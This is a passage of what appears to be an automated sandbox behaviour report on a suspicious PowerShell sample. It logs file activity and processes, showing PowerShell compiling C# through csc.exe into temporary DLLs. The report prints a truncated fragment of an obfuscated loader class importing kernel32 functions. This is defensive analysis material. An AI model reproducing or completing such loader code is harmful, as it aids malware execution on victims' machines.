C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 42 5c fd 15 fd fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7B\CC:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFFDCADB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd fd fd fd 15 fd fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-PackageYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFFDCADB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.0.cs	0	417	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6f 6d 72 67 76 75 73 6d 77 68 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6f 6f 79 76 78 74 71 6d	using System;using System.Runtime.InteropServices;namespace W32{ public class omrgvusmwh { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint ooyvxktqm	success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 72 68 73 6c 6c 69 67 76 5c 72 68	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rhslligv\rh	success or wait	1	7FFFDCADB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFFDE0CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	16	7FFFDE0CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFFDE0CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	10	7FFFDE0CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1084	4	6c 00 00 03	l	success or wait	1	7FFFDE0CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1088	104	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 0f 0e fd 00	"@$@j@@@@@@W@	success or wait	1	7FFFDE0CF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDB7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDB7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDB7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDDB7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDB82625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDB82625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDB82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDB7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDB7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDB7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDB7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDB7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFFDDB7B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFFDDB662DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFFDDB663B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDDC512E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	103	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDDC512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDDC512E7	ReadFile
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.dll	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.dll	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	24AF9E088F2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFFDCADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFFDCADB526	ReadFile

Analysis Process: conhost.exe PID: **6996**, Parent PID: **6988**

General

Target ID:	23
Start time:	15:43:40
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **7140**, Parent PID: **6988**

General

Target ID:	24
Start time:	15:43:51
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.cmdline
Imagebase:	0x7ff6c5850000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\orc3dje1\CSC484D58AD96A04716AF76ED185C4114F3.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6C58CE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\orc3dje1\CSC484D58AD96A04716AF76ED185C4114F3.TMP	success or wait	1	7FF6C58CE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\orc3dje1\CSC484D58AD96A04716AF76ED185C4114F3.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF6C58CED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.cmdline	unknown	369	success or wait	1	7FF6C5861EE7	ReadFile
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.0.cs	unknown	411	success or wait	1	7FF6C5861EE7	ReadFile

Analysis Process: cvtres.exe PID: **5144**, Parent PID: **7140**

General

Target ID:	26
Start time:	15:43:57
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7801.tmp" "c:\Users\user\AppData\Local\Temp\orc3dje1\CSC484D58AD96A04716AF76ED185C4114F3.TMP"
Imagebase:	0x7ff7d5c00000
File size:	47280 bytes
